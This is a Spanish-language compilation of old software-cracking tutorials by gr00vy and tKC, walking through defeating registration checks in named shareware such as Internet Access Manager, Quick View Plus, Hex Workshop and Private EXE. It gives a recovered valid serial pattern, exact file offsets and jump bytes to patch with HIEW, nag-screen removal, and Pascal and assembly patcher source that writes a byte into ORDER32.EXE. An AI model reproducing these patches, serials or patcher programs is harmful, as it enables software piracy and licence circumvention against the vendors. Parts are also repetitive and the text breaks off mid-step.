Ahora lo que tenemos que hacer es buscar el serial number, que esta en un archivo que se ubica en la carpeta c:\windows\temp\istmp o algo asi, elarchivo se llama serialization.dll (el mismo de arriba) lo desensamblamos y vemos que nos da generosamente los serials de algunas aplicaciones Macromedia, sino buscalo en el S2K =)

Bueno espero que les halla gustado ya que me costo mucho subirlo a la page sha que no tengo mas telefono y el server de Pórtland anda para el ojete!

Cracker: gr00vy
E-mail: groovy2600@yahoo.com.ar
WEB: www.zencracking.com.ar o http://groovycracking.8m.com
Grupo: [zCt!]

Miembros / Colaboradores:
JB_Duc, FiReRaIn, SerialCode9x

Crackeando Internet Access Manager v 1.0

PROTECCION: Encontrar un serial Valido

Objetivo: Encontrar un serial Valido

DOWNLOAD:http:www.softfolder.com

Herramientas:

1. SoftIce v 3.23
2. W32dasm v 8.9
3. Un Pelin de Conocimientos de Asm **13/08/2001**

INTRODUCCION

lo unico que buscamos es aprender mas sobre **PROTECCIONES DE SOFTWARE** , y asi tomar lo bueno y desechar lo malo y aplicarlo en nuestros propios programas para cuando nos toque estar en una empresa desarrolladora de software, podamos ofrecer un mejor producto, **LO QUE SE MERECE EL CLIENTE "" CALIDAD Y EFICIENCIA ""** en este mundillo del **SHAREWARE**, estas investigaciones para nosotros son solo profesionales, nunca con el afan de FREGAR a la compañia en cuestion, si no ponerle un punto de partida para que abran los ojos y digan HEY!!! QUE ESTOY HACIENDO MAL!!!! DEBO PONERME LAS PILAS Y HACER MEJOR MI TRABAJO !!!!!, asi todo el mundo estara feliz y contento con lo que obtiene por un pago a veces de muchos DOLLARS..... creo que me estoy saliendo del tema .. jejejjee.. empezemos con este CALDO DE OLLA o unico que buscamos es aprender mas sobre **PROTECCIONES DE SOFTWARE** , y asi tomar lo bueno y desechar lo malo y aplicarlo en nuestros propios programas para cuando nos toque estar en una empresa desarrolladora de software, podamos ofrecer un mejor producto, **LO QUE SE MERECE EL CLIENTE "" CALIDAD Y EFICIENCIA ""** en este mundillo del **SHAREWARE**, estas investigaciones para nosotros son solo profesionales, nunca con el afan de FREGAR a la compañia en cuestion, si no ponerle un punto de partida para que abran los ojos y digan HEY!!! QUE ESTOY HACIENDO MAL!!!! DEBO PONERME LAS PILAS Y HACER MEJOR MI TRABAJO !!!!!, asi todo el mundo estara feliz y contento con lo que obtiene por un pago a veces de muchos DOLLARS..... creo que me estoy saliendo del tema .. jejejjee.. empezemos con este CALDO DE OLLA

AL ATAKE

Comentario del Programa

Bueno chavales otro tuto mas en la lista .... ahora le toca el turno al programa llamado Internet Access Manager v 1.0 el cual desde este momento le llamaremos **IaM,** esta aplicación esta dirigida a algo en especial como lo es la cconfiguración de tus accesos telefonicos a internet o a otra computadora, asiendo el proceso lo mas facil posible para el usuario, tambien cuenta con un scheduler con el cual podras tener completo control de el tiempo de conexion que deseas, entre otra buenas opciones cuenta con una opcion de poder mostrar una estadistica con opcion de comparar dos estadisticas para tener una idea de cuanto tiempo y dinero estas gastando en tu conexion, tambien te mantiene en un estado pasivo la conexion cuando no etas usandola para prevenir una desconeccion por inactividad, a verdad es una buena utileria que merece estar dentro de tus aplicaciones de uso diario, pero porfavor comprenlo no sean gandallas..... lo que podemos decir sobre la proteccion es que es un poco burda ya que tratan de ponerla dificil, pero al final te das cuenta que es mucho mas facil de lo que imaginabas ya que dentro del programa ponen el serial correcto, y asi van comparando cada caracter que metes con el correcto, lo que se le llama hardcoded, ya veran por que lo digo.

Manos a la Obra

bueno amigos para empesar instalemos el **IaM** y analizemoslo con la utileria File Inspector v 4.0 para saber si esta empakada y en que lengueje esta hecho:

como podemos ver esta hecho con Borland Delphi 3.0, mmm otra vez delphi.. jejjeje ....no esta empakado ni nada por el estilo.. ok continuemos ...ahora ejecutemos el programa para ver si acepta un serial y si al iniciar elprograma nos aparece una ventanita como esta :

mmm interesante .. jejejje ahora vamos y ponemos un numero de serie, que en mi caso pondre 123467890 y damos click en el boton de OK y nos salta una ventanita como esta :

jejejeje mas de lo mismo, esto aprece una messagebox, lo primero seria desemsamblar el exe de el **IaM** y buscar esa string, OK vayamos y desensamblemos, despues de un rato se termina de desemsamblar y vamos a buscar la string y cual es nuestra sorpresa que no hay nada de nada de SORRY, THE REGISTRATION BLA BLA BLA....se ve que estos programadores nos quieren hacer la vida de cuadritos, ok,

Usando el SoftICE

Encontrar un Serial Valido

se acuerdan que la ventanita de error tiene un aspecto de messagebox, ok entonces vallamos y reiniciemos la PCERA con el Sice listo para funcionar, lo primero sera ejecutar el **IaM** e ir a la ventana de insercion del serial y meter de nuevo algunos numeros, insertenlos y antes de dar ok , vamos y damos CONTROL D e insertamos un BPX MESSAGEBOXA, damos CONTROL D y regresamos a el **IaM** ahora si damos click en el boton de OK! y saltamos directamente al SICE, damos una sola vez F12 y nos aparece la messagebox diciendonos que nuestro codigo es erroneo, damos click en OK! y saltamos otra vez a el SICE ahi damos F12 dos veces mas y caemos en la siguiente direccion de memoria:

:0049C002 33C0 xor eax, eax

una vez ahi vamos a subir unas cuantas lineas hasta llegar a esta parte del codigo:

:0049BF7F E864FEFFFF call 0049BDE8
:0049BF84 84C0 test al, al
:0049BF86 7462 je 0049BFEA

como pueden ver aqui se encuentra una comparación y un salto condicional, esperen no vayan y cambien ese salto ya que si lo hacen solo haran que salga el mensaje de REGISTRATION CODE ACCEPTED, pero cuando reinicien el programa seguiran sin registrar, si se fijan hay una comparación y arribita una CALL que les parece si ponemos un breakpoint en la dirección de memoria 49BF7F y veamos lo que pasa ahi adentro....jejejejje.....insertemos un nuemrod e codigo falso como la primera vez y demos CONTROL D y pongamos BPX 49BF7F y despues damos control d y regresamos al programa y ahora si damos click en OK! y saltamos inmediatamente a esa dirección de memoria, en la cual caemos en la siguente parte del codigo de esa call y damos f10 hasta llegar a :

:0049BEA4 8B06 mov eax, dword ptr [esi]
:0049BEA6 E85181F6FF call 00403FFC <--- esta call saca la longitud del codigo insertado y la devuelve en EAX
:0049BEAB 83F80C cmp eax, 0000000C <---- compara la longitud obtenida den EAX con 0CH que en decimal es 12
:0049BEAE 7C43 jl 0049BEF3 <------ salta al mensaje de error si es menor a 12 el codigo de registro insertado
:0049BEB0 8B06 mov eax, dword ptr [esi] <---- el acumulador EAX lleva nuestro codigo si es igual a 12

como podemos ver esto se pone mas interesante cada vez que avanzamos, jejejejeje.....CONTINUEMOS .....

:0049BEB2 803837 cmp byte ptr [eax], 37 <---- compara el primer caracter del codigo insertado con 37H que es 7
:0049BEB5 753C jne 0049BEF3 <---- salta si al mensaje de error si no es igual
:0049BEB7 8B06 mov eax, dword ptr [esi]
:0049BEB9 80780130 cmp byte ptr [eax+01], 30 <---- compara el segundo caracter del codigo insertado con 30H que es 0
:0049BEBD 7534 jne 0049BEF3 <---- salta si al mensaje de error si no es igual
:0049BEBF 8B06 mov eax, dword ptr [esi]
:0049BEC1 80780233 cmp byte ptr [eax+02], 33 <---- compara el tercer caracter del codigo insertado con 33H que es 3
:0049BEC5 752C jne 0049BEF3 <---- salta si al mensaje de error si no es igual
:0049BEC7 8B06 mov eax, dword ptr [esi]
:0049BEC9 80780330 cmp byte ptr [eax+03], 30 <---- compara el cuarto caracter del codigo insertado con 30H que es 0
:0049BECD 7524 jne 0049BEF3 <---- salta si al mensaje de error si no es igual
:0049BECF 8B06 mov eax, dword ptr [esi]
:0049BED1 80780436 cmp byte ptr [eax+04], 36 <---- compara el quinto caracter del codigo insertado con 36H que es 6
:0049BED5 751C jne 0049BEF3 <---- salta si al mensaje de error si no es igual
:0049BED7 8B06 mov eax, dword ptr [esi]
:0049BED9 80780949 cmp byte ptr [eax+09], 49 <---- compara el decimo caracter del codigo insertado con 49H que es I
:0049BEDD 7514 jne 0049BEF3 <---- salta si al mensaje de error si no es igual
:0049BEDF 8B06 mov eax, dword ptr [esi]
:0049BEE1 80780A43 cmp byte ptr [eax+0A], 43 <---- compara el onceavo caracter del codigo insertado con 43H que es C
:0049BEE5 750C jne 0049BEF3 <---- salta si al mensaje de error si no es igual
:0049BEE7 8B06 mov eax, dword ptr [esi]
:0049BEE9 80780B53 cmp byte ptr [eax+0B], 53 <---- compara el doceavo caracter del codigo insertado con 53H que es S
:0049BEED 7504 jne 0049BEF3 <---- salta si al mensaje de error si no es igual
:0049BEEF B301 mov bl, 01
:0049BEF1 EB07 jmp 0049BEFA

bueno amigos aqui les traduje las instrucciones de como compara y genera el serial verdadero para lo acepte y ser usuario ""registrado"" entonces queda así:

70306****ICS

los asteriscos significan que del caracter 6 al 9 puedes poner cualquier numero, ya que el programa solo verifica los espacios del 1 al 5 y del 10 al 12, asi que ahora si probemos si sirve nuestra teoria y!!!!!!!!!!!!

AHORA SI PODEMOS DECIR PROGRAMA CRACKEADO.....

Saludos

Saben que es lo mas gratificante en este medio de las investigaciones sobre protecciones que vulgarmente se le llama **CRACKING** aparte de obtener cada día mas y mas conocimientos y la satifación que se siente al poder con una protección, pues es la variedad de personalidades y amistades que uno va conociendo y haciendo con el tiempo, las cuales de alguna forma auque no las conoscas en persona o mucho menos en foto, les vas tomando aprecio, ya que éstas te van haciendo la vida mas facil y amena durante el tiempo que quieras permanecer en esto de el estudio de protecciones, asi vas entablando una amistad muy reconfortante conciertas personalidades de este medio, como les decia anteriormente conoce uno a muchas personas y quisiera aprovechar a mandar un saludo a mis mejores amigos, sin orden de preferencia

, no espero romper algunas sencibilidades:

Skuater : """" mi gran maestro """"

Dek_OiN """"Estamos Locos ... jejejejjee.....""""

Kuato Thor """" Compañero de mil batallas, don quijote y sancho panza ..... jejejje""""

ActMAgo """" Sigue asi.....""""

Karpoff """" El guru de las protecciones """"""

Txeli """" COMPADRE Y AMIGO """"

- Todo el DREAM TEAM de la Compilación de Tutoriales 2001 CdT2001 **:)**
- Saludos a todos los **crackers** del mundo

Nota:

- Soy humano y cometo **errores**, si encuentras uno házmelo saber OK.
- Si deseas bajar la última versión de la compilación puedes hacerlo de aquí: Compilación de Tutoriales v 5.5
- Si deseas aparecer en la compilación envía tu tutorial a: profesor_x@hotmail.com

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden, lean muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

Como crackear Virtuosa Gold 3.20 a

Uhmm este objetivo es muy facil!!!!
Vamos al W32Dasm y abrimos el Virtuosa, lo que queremos remover es la molesta NAG que nos dice paguenme, etc.
Tonces que tenemos que hacer?, com oya sabemos la nag es la primer cosa que se abre y generalmente el codigo va a ser uno de los primeros, entonces nos vamos a el principio del codigo:

```
+++++++++++++++++++ ASSEMBLY CODE LISTING +++++++++++++++++++
//********************** Start of Code in Object .text **************
Program Entry Point = 00495EE0 (virtuosa.exe File Offset:001734E0)


:00401000 6AFF                push FFFFFFFF
:00401002 68DAF74C00          push 004CF7DA
:00401007 64A100000000        mov eax, dword ptr fs:[00000000]
:0040100D 50                  push eax
:0040100E 64892500000000      mov dword ptr fs:[00000000], esp
:00401015 51                  push ecx
:00401016 56                  push esi
:00401017 6A3C                push 0000003C
:00401019 E8E2E00A00          call 004AF100
:0040101E 8BF0                mov esi, eax
:00401020 83C404              add esp, 00000004
:00401023 89742404            mov dword ptr [esp+04], esi
:00401027 33C0                xor eax, eax
:00401029 3BF0                cmp esi, eax
:0040102B 89442410            mov dword ptr [esp+10], eax
:0040102F 740F                je 00401040
:00401031 8BCE                mov ecx, esi
:00401033 E8D59C0A00          call 004AAD0D
:00401038 C70618F04D00        mov dword ptr [esi], 004DF018
:0040103E 8BC6                mov eax, esi
```

Cuantas cosas interesantes para provar, y si noopearamos alguna de esas call?
Vamos a noopear a esta:

```
:00401019 E8E2E00A00          call 004AF100
```

Y que paso anduvo? SIIIIII!!!!

E-mail: groovy2600@yahoo.com.ar
WEB: www.zencracking.com.ar

Índice

tKC Cracking Tutor, lección 1

Como crackear Quick View Plus 4.0

Como crackear HEX WorkShop 2.51

Parches en código Pascal

Palabras usuales en desensambladores

tKC Cracking Tutor, lección 2

Como eliminar NAG´s en Private EXE 2.0a

Como eliminar NAG´s en Private EXE 2.0a sin W32Dasm

Como eliminar NAG´s en LviewPro 1.C/32

Como crackear LviewPro 1.C/32

tKC Cracking Tutor, lección 3

Como eliminar NAG´s en Horas 2.1.a

Como crackear Horas 2.1.a

Como crackear WinHacker95 2.0.b3

Como crackear WinHacker95 2.0.b3 (para cualquier nº de serie)

tKC Cracking Tutor, lección 4

Como crackear System Cleaner 1.21

Como eliminar NAG´s en System Cleaner 1.21

Como activar rasgo mutiladores en Macro Schedular 4.3.11

Como crackear Traycal 1.0

Porque copiar archivos *.EXE a *.W32

Código fuente ASM

tKC Cracking Tutor, lección 5

Como registarse en TrayCal 1.0

Como registrarse en CopyPaste 1.20

Como eliminar pausas en Radio Destiny 0.2

Código Fuente Pascal para parches

tKC Cracking Tutor, lección 6

Como registrarse en Doc Sweep 3.0

Como registrarse en Cover your Tracks 2.0

Como eliminar la comprobación del CD en Quake 2 3.10

Como registrarse en TrayRun 2.0.1

Código Fuente Pascal para parches

tKC Cracking Tutor, lección 7

Como eliminar la comprobación del CD en Balls of Steel 1.1

Como eliminar NAG´s y límite de 30 días en NeverForget 1.00

Como registrarse en Phone Plus 2.00

Como registrarse en WinPatch

tKC Cracking Tutor, lección 8

Como desbloquear CaptureEze 97 6.0

Como registrarse en MPEG Player 1.76

Como registrarse en WinXFiles 2.8

Como registrarse en CD-R Diagnostic 0.1

Trucos para SoftIce

tKC Cracking Tutor, lección 1

Cuando usas W32Dasm, no consigues números de serie o códigos, te enseña donde o cómo puedes cambiar un nº de serie. Esto es lo que hago cuando crackeo programas, este tutorial te enseñará como lo hago, paso a paso. Perdón por mis errores gramaticales, espero que entiendas este pedazo!

Herramientas:

Necesitarás lo siguiente: (Yo usé estas herramientas, y doy por hecho que tú también las usarás):

- W32Dasm 8.5 o superior. (www.expage.com/page/w32dasm)

- Hacker´s View 5.24 (E.mail: sen@suslikov.kemerovo.su)

- Norton Commander o Windows Commander (te explicaré después porque usé esto).
- Turbo Pascal 7.0
- TASM & TLINK 3.0

Pregunta a cualquier cracker donde conseguir estas herramientas, estará dispuesto a servirte!

Contenidos:

1) Como crackear Quick Wiew Plus 4.0
2) Como crackear HEX WorkShop 2.51
3) Como hacer tus propios parches.

Parte 1: Quick View Plus 4.0

- **Paso 1**.- Ejecuta ORDER32.EXE

- **Paso 2**.- Haz clic en $49 licencia simple (también puedes hacer clic en $59), pulsa aceptar, y abrir por teléfono (UNLOCK BY PHONE).

- **Paso 3**.- Introduce un código para conseguir el mensaje de error (Debes apuntarlo)y sal del programa pulsando cancelar.

- **Paso 4**.- Ejecuta el Norton Commander, y ve al directorio de QVP.

- **Paso 5**.- Copia ORDER32.EXE a ORDER32.EXX (como backup) y copia ORDER32.EXE a 1.EXE (para usar con W32Dasm).

- **Paso 6**.- Ejecuta el W32Dasm y desensambla 1.EXE

- **Paso 7**.- Una vez este desensamblado, pulsa referencia de cadena de datos (STRING DATA REFERENCE), busca la cadena (String) “Has introducido un código incorrecto. Por favor comprueba tu acceso” (Debes recordar el mensaje de error), y haz doble click sobre él.

- **Paso 8**.- Cierra la ventana SDR, y deberías ver la línea:

* Possible reference to String Resource ID=00041: “You have entered...

:004049F8 6A29 push 00000029

:004049FA FF353CCE4000 push dword ptr [0040CE3C]

- **Paso 9**.- OK, ahora debes buscar la última comparación como CMP, JNE, JE, TEST ect. antes de la cadena de error. Presiona la flecha hacia arriba hasta que la encuentres.

:004049CD 755A jne 00404A29

* Possible reference to String Resource ID=00032: “You must select...

:004049CF 6A20 push 00000020

...

...

* Possible reference to String Resource ID=00040: “Unlock Error”

- **Paso 10**.- Ahora sabes a donde se salta cuando introduces un código erróneo. Ahora quieres ver si esto funciona cuando cambias “jne” con “je”. Asegúrate que la barra de color verde esta en :004049CD 755A jne 0040429, verás la dirección de compensación bajo la pantalla (@offset 00003DCDh). Es donde puedes hacer el parche para ORDER32.EXE.

- **Paso 11**.- Vuelve al Norton Commander, ejecuta HIEW ORDER32.EXE, pulsa F4 para seleccionar modo descodificador (ASM), pulsa F5 y pon 3DCD. Deberías ver algo como:

00003DCD: 755A jne 000003E29

00003DCF: 6A20 push 020

00003DD1: FF15 call w, [di]

- **Paso 12**.- Ese es el lugar donde puedes cambiar los bits, pulsa F3, pon 74, pulsa F4 para grabar los cambios de ORDER32.EXE y sal de HIEW.

- **Paso 13**.- Ejecuta ORDER32.EXE, e introduce cualquier código. Voila! Has crackeado el QVP 4.0! Cuidado! Que has introducido los números de serie reales? Esto hará saltar al mensaje de error! Ahora que?

- **Paso 14**.- Ejecuta otra vez HIEW ORDER32.EXE, pulsa F4, selecciona descodificar, pulsa F5 y introdúcete en 3DCD. Pulsa F3, introduce EB, y pulsa F9. Esto saltará directamente al cuadro de diálogo desbloqueado.

Parte 2: HEX WorkShop 2.51

- **Paso 1**.- Ejecuta HWORKS32.EXE

- **Paso 2**.- Pincha la Ayuda, About HEX Workshop.

- **Paso 3**.- Introduce cualquier código para conseguir el mensaje de error. Apunta el mensaje y sal del programa.

- **Paso 4**.- Entra en el Norton Commander, y ve al directorio de HWS.

- **Paso 5**.- Copia HWORKS32.EXE a HWORKS32.EXX (como backup) y copia HWORKS32.Exe a 1.EXE (para usar con W32Dasm).

- **Paso 6**.- Ejecuta el W32Dasm y desensambla 1.EXE.

- **Paso 7**.- Una vez este desensamblado, haz click en buscar texto (FIND TEXT). Escribe “You have entered an” (recuerda el menasaje de error) para encontrar la línea adecuada. (No la encontraras en la ventana SDR!).

- **Paso 8**.- Ahora deberías ver estas líneas:

Name: DialogID_0075, # of Controls=003, Caption:”Registration Unsucce..

001-ControlID:FFFF, Control Class:””Control Text:”You have entered an..

002-ControlID:FFFF, Control Class:””Control Text”Please confirm you...

- **Paso 9**.- Bien, ahora sabes que identificación de control (ControlID) se usará cuando introduces un código erróneo, pulsa encontrar texto, e introduce “dialogid_0075” hasta encontrar:

* Possible reference to DialogID_0075

:0041E233 6A75 push 00000075

:0041E235 8D8D10FFFFF lea ecx, dword ptr [ebp+FEFC]

- **Paso 10**.- Ok, ahora debes buscar la ultima comparación como CMP, JNE, JE, etc. antes del diálogo de error. Utiliza la fecla hacia arriba hasta encontrar:

:0041E145 837DEC00 cmp dword ptr [ebp-14], 00000000

:0041E149 0F8479000000 je 0041E1C8

:0041E14F 8B8DFCFEFFFF mov ecx, dword ptr [ebp+FEFC]

- **Paso 11**.- Ahora quieres ver si el programa funciona cuando cambias “je” por “jne”. Asegurate de que la barra verde esta en :0041E149 0F8479000000 je 0041E1C8. Verás la dirección de compensación bajo la pantalla, (@Offset 0001D549h). Es el lugar donde puedes hacer el parche para HWORKS32.EXE.

- **Paso 12**.- Vuelve al Norton Commander, ejecuta HIEW HWORKS32.EXE, pulsa F4 para seleccionar el modo descodificador (ASM), pulsa F5 e introduce 1D549. Deberías ver:

0001D549: 0F847900 je 00001D5C6 ---------- (1)

0001D54D: 0000 add [bx] [si], al

0001D54F: 8B8DFCFE mov cx, [di] [0FEFC]

- **Paso 13**.- Aquí es donde puedes cambiar los bits, pulsa F3, introduce 0F845, pulsa F9 para guardar los cambios y sal de HIEW.

- **Paso 14**.- Ejecuta HWORKS32.EXE e introduce cualquier código, funciona? NO?!? Hehe, no te preocupes, vuelve a NC. Copia HWORKS32.EXX a HWORKS32.EXE. (Ahora ves porque use la extensión EXX como copia de seguridad). Ahora vuelve a W32Dasm, debes estar en

donde ya estuvimos antes. (en 0041E145).

- **Paso 15**.- Pulsa F3 para buscar otra vez “dialogid_0075”, y debes encontrar:

* Possible refernce to DialogID_0075

:00430ADD 6A75 push 00000075

:00430ADF 8D8D10FFFFFF lea ecx, dword ptr [ebp+FF10]

- **Paso 16**.- Bien, ahora debes buscar la última comparación cmo CMP, JNE, etc. antes del diálogo de error. Pulsa la flecha hacia arriba hasta encontrar:

:004309EF 837DEC00 cmp dword ptr [ebp-14], 00000000

:004309F3 0F8479000000 je 00430A72

:004309F9 8BDFCFEFFFF mov ecx, dword ptr [ebp+FEFC]

- **Paso 17**.- Ahora quieres ver si el programa funciona cuando cambias “je” por “jne”. (Debería funcionar) Mueve la barra a :004309F3 OF8479000000 je 00430A72. Verás la dirección de compensación bajo pantalla, (@Offset 0002FDF3h). Es donde puedes hacer el parche para HWORKS32.EXE.

- **Paso 18**.- Vuelve al Norton Commander, ejecuta HIEW HWORKS32.EXE, pulsa F4 para seleccionar el modo descodificador (ASM), pulsa F5 y escribe 2FDF3. Deberías ver:

0002FDF3: 0F847900 je 00001D5C6 ---------- (1)

0002FDF7: 0000 add [bx] [si], al

0002FDF9: 8B8DFCFE mov cx, [di] [0FEFC]

- **Paso 19**.- Aquí es donde puedes cambiar los bits, pulsa F3, introduce 0F85, pulsa F9 para guardar los cambios y sal de HIEW.

- **Paso 20**.- Ejecuta otra vez HWORKS32.EXE e introduce cualquier código, funciona? Voila!! Felicidades! Has crackeado HEX WorkShop 2.51!

_

Parte 3: Parches

Aquí esta el origen del código para Pascal:

```
------------------------<cut here>-------------------------------------------

Uses Crt;


 Const A: Array[1..1] of Record {<-------- 1 byte to be patched}

                    A : Longint;

                    B : Byte;


                   End =

((A:$3DCD;B:$EB)); {<--------------- offset "3DCD" and byte "EB" to be changed}



Var Ch:Char;

   I:Byte;

   F:File;

   FN:file of byte;

   Size:longint;
```

```
Begin
 Writeln('TKC"s Little Patch');writeln('Crack for QVP 4.0 by TKC/PC "97');
 Assign(F,'ORDER32.EXE'); {<--------------- filename to be patched}
 {$I-} Reset(F,1); {$I+}
 If IOResult <> 0 then
   begin
   writeln('File not found!');
   halt(1);
   end;
 For I:=1 to 1 do {<----------------------- 1 byte to be patched}


 Begin
  Seek(F,A[I].A);
  Ch:=Char(A[I].B);
  Blockwrite(F,Ch,1);
 End;
 Writeln('File successfully patched!');
```

End.

----------<cut here>----------

Aquí esta el origen del código para el ensamblador:

----------<cut here>----------

```
DOSSEG

.MODEL SMALL

.STACK 500h

.DATA

.CODE

PatchL         EQU 6

Buffer         Db  PatchL Dup(1)

handle   dw ?

intro    db "TKC's Little Patch",0dh,0ah,"Crack for QVP 4.0 by TKC/PC '97$"


FileName db "ORDER32.EXE",0 ;<------- filename to be patched

notfound db 0dh,0ah,"File not found!$"

cracked  db 0dh,0ah,"File successfully patched. Enjoy!$"

Cant     db 0dh,0ah,"Can't write to file.$"
```

```
Done     db "File has been made.$"

String   db 0EBh,0 ;<------------- byte "EB" to be patched


START:

mov     ax,cs

mov     ds,ax

mov     dx,offset intro    ;point to the time prompt

mov     ah,9               ;DOS: print string

int     21h

jmp openfile


openfile:


mov     ax,cs

mov     ds,ax

mov     ax,3d02h

mov     dx,offset FileName

int     21h

mov     handle,ax
```

```
cmp     ax,02h
je      filedontexist
jmp     write
filedontexist:
mov     ax,cs
mov     ds,ax
mov     dx,offset notfound
mov     ah,9                    ;DOS: print string
int     21h                     ;display the time prompt
jmp exit


Write:
mov     bx,handle
mov     cx,0000h
mov     dx,3DCDh ;<------------- offset "3DCD"
mov        ax,4200h
int     21h


mov     cx,patchl
mov     dx,offset String
```

```
mov     ah,40h

mov     cx,01h

int     21h

mov     ax,cs

mov     ds,ax

mov     dx,offset cracked

mov     ah,9                    ;DOS: print string

int     21h                     ;display the time prompt

jmp Exit




Exit:

mov     ah,3eh

int     21h

mov     ax,4c00h

int     21h

END START
```

----------<cut here>----------

Últimas palabras:

Aquí tienes algunas de las palabras más usuales que usamos para crackear:

Hexadecimal:	ASM:	Significa:
75 o 0F85	jne	salta si no es igual
74 o 0F84	je	salta si es igual
EB	jmp	salta directamente a.....
90	nop	ningún funcionamiento (No OPeration)
77 o 0F87	ja	salta si es superior
0F86	jna	salta si no superior
0F83	jae	salta si es superior o igual
0F82	jnae	salta si no está sobre o igual
0F82	jb	salta si está debajo
0F83	jnb	salta si no está debajo
0F86	jbe	salta si está debajo o igual
0F87	jnbe	salta si no está debajo o igual
0F8F	jg	salta si es mayor
0F8E	jng	salta si no es mayor
0F8D	jge	salta si es mayor o igual
0F8C	jnge	salta si no es mayor o igual
0F8C	jl	salta si es menor
0F8D	jnl	salta si no es menor
0F8E	jle	saltan si es menor o igual
0F8F	jnle	saltan si no es menor o igual

Tu “poco” conocimiento sobre ensamblar te ayudará más de un poco, pero no lo necesitarás para

SoftIce. De todas formas puedes crackear fragmentos usando W32Dasm como un maníaco. No podrás desensamblar programas de Visual Basic, para lo que necesitarías desensambladores de Visual Basic.

Suficiente por ahora. La próxima vez te contare más sobre como usar W32Dasm como depurador de errores (Debugger mode) y como eliminar NAGS. Luego, despues de eso, escribiré un tutorial para Soft-ICE 3.0.

(Make my day!) J

Que te diviertas!

The Keyboard Caper,

El fundador de PhRoZeN CreW ´94 - ´97

19-7-1997

tKC CRACKING TUTOR, LECCIÓN 2

Hi dudes!

Ahora que he vuelto al tutorial del cracker, me gustaría enseñarte como eliminar NAG´s y como usar el modo depurador de errores (Debugger mode) en W32Dasm, es realmente fácil!!

Ok, vamos!

Herramientas:

Necesitarás lo siguiente: (Yo usé estas herramientas, y doy por hecho que tú también las usarás):

- W32Dasm 8.9 o superior (www.expage.com/page/w32dasm)
- Hacker´s View 5.60 (E-mail: sen@suslikov.kemerovo.su)
- Norton Commander o Windows Commander

Contenidos:

1) a. Como eliminar NAG´s en Private EXE 2.0a (usando el Debugger en W32Dasm)

b. Como eliminar NAG´s en Private EXE 2.0a (sin W32Dasm!)

2) a. Como eliminar NAG´s en Lview Pro 1.C/32 (usando el Debugger en W32Dasm)

b. Como crackear Lview Pro 1.C/32 (introduciendo cualquier nº)

(Como no dispongo de modem hasta dentro de un tiempo, no pude grabar la ultima versión shareware, así que usé viejos programas para la demostración).

Parte 1.a: Eliminar NAG´s en Private EXE 2.0a (con W32Dasm)

- **Paso 1**.- Ejecuta PEXE32.EXE

- **Paso 2**.- Ahora ves una de esas irritantes pantallas con un NAG, te gustaría eliminar ese NAG, ehh?

- **Paso 3**.- Ok, sal del programa.

- **Paso 4**.- Ejecuta el Norton Commander, y ve al directorio de PrivateEXE.

- **Paso 5**.- Copia PEXE2.EXE a PEXE2.EXX (como backup) y copia PEXE32.EXE a 1.EXE (para usar con W32Dasm).

- **Paso 6**.- Ejecuta W32Dasm y desensambla 1.EXE

- **Paso 7**.- Una vez desensamblado, pincha Debug/Load Process (o pulsa CTRL-L).

- **Paso 8**.- Espera mientras que el debugger acaba de cargar todas las DLL´s.

- **Paso 9**.- Ok, ahora estas en la ventana del “debug”, deberías ver la barra en:

:004074B0 mov eax, dword ptr fs: [00000000]

:004074B6 push ebp

...

...

- **Paso 10**.- Estas en el punto de entrada del programa. Ok, estas preparado para ejecutar Private EXE, haz click en ejecutar (RUN) o pulsa F9. Ahora veras esa pantalla con el Nag, y te gustaría saber de donde procede. Presiona “seguir el rastro” (Step into) o pulsa F7. Ah! Ahora ves lo siguiente:

:00405C21 call USER32.DialogBoxParamA

:00405C27 pop ebp

...

...

- **Paso 11**.- Pulsa terminar, lo que cerrará las ventanas del debugger y Private EXE.

- **Paso 12**.- Deberías estar de vuelta en el W32Dasm y ver lo siguiente:

:00405C21 FF1590664100 Call dword ptr [00416690]

:00405C27 5D pop ebp

:00405C28 C3 ret

...

- **Paso 13**.- Ok, ahora debes comprobar donde empieza el proceso de diálogos. Pulsa la flecha hacia arriba hasta encontrar:

```
:00405BFC CC                int 03

:00405BFD CC                int 03

:00405BFE CC                int 03


* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:00401064 (U)

|

:00405BFF 55                push ebp

:00405C00 8B442414          mov eax, dword ptr [esp+14]

...
```

- **Paso 14**.- Estas CC´s (int 03), son donde empieza el proceso de diálogo. Asegurate de que la barra cyan esta en :00405BFF 55 push ebp. Verás la dirección de compensación bajo la pantalla, (@Offset 00004FFFh). Es donde puedes hacer el parche para PEXE32.EXE.

- **Paso 15**.- Vuelve al Norton Commander, ejecuta HIEW PEXE32.EXE, pulsa F4 para seleccionar modo descodificador (ASM), pulsa F5 y escribe 4FFF. Deberías ver algo como:

```
                                  _

00005BFF: 55                  push    ebp

00005C00: 8B442414            mov     eax,[esp][00014]

00005C04: 8BEC                mov     ebp,esp

00005C06: 85C0                test    eax,eax
```

(Recuerda, estoy usando HIEW 5.60 ahora, el cual enseña la dirección de compensación, esta versión es impresionante, grabala!!)

- **Paso 16.**- Este es el lugar donde puedes cambiar los bits, pulsa F3, pon C3, y pulsa F9 para guardar los cambios en PEXE32.EXE. Despues de esto deberías ver lo siguiente:

```
00004FFF: C3              retn

    00005000: 8B442414        mov     eax,[esp][00014]

    00005004: 8BEC            mov     ebp,esp

    00005006: 85C0            test    eax,eax
```

- **Paso 17**.- Por qué C3? Ah, cuando el programa empieza aquí, en C3 (retn), no continuará con el proceso de diálogos porque tu le dijiste que volviera!

- **Paso 18.**- Ahora ejecuta PEXE32.EXE, ves esa pantalla con el NAG? No!!! Has crackeado el Private EXE 2.0a!!

A propósito, esto no es 100% crack (es bordear la protección mediante password), solo te mostré como eliminar NAGs, recuerdas? J

Parte 1.b: eliminar NAGs en Private EXE 2.0a (sin W32Dasm)

(Yo siempre usé esta parte porque es más fácil y rápida).

- **Paso 1**.- Ejecuta PEXE32.EXE

- **Paso 2.**- Ahora ves uno de esos malditos NAG´s y te quieres deshacer de el, no?

- **Paso 3.**- Bien, sal del programa.

- **Paso 4.**- Ejecuta el Norton Commander, y ve al directorio de Private.

- **Paso 5.**- Copia PEXE32.EXE a PEXE32.EXX y ejecuta HIEW PEXE32.EXE.

- **Paso 6.**- Pulsa F4 para seleccionar el modo HEX, ahora veras la mierda HEX de PEXE32.EXE. No necesitas mearte los calzoncillos!

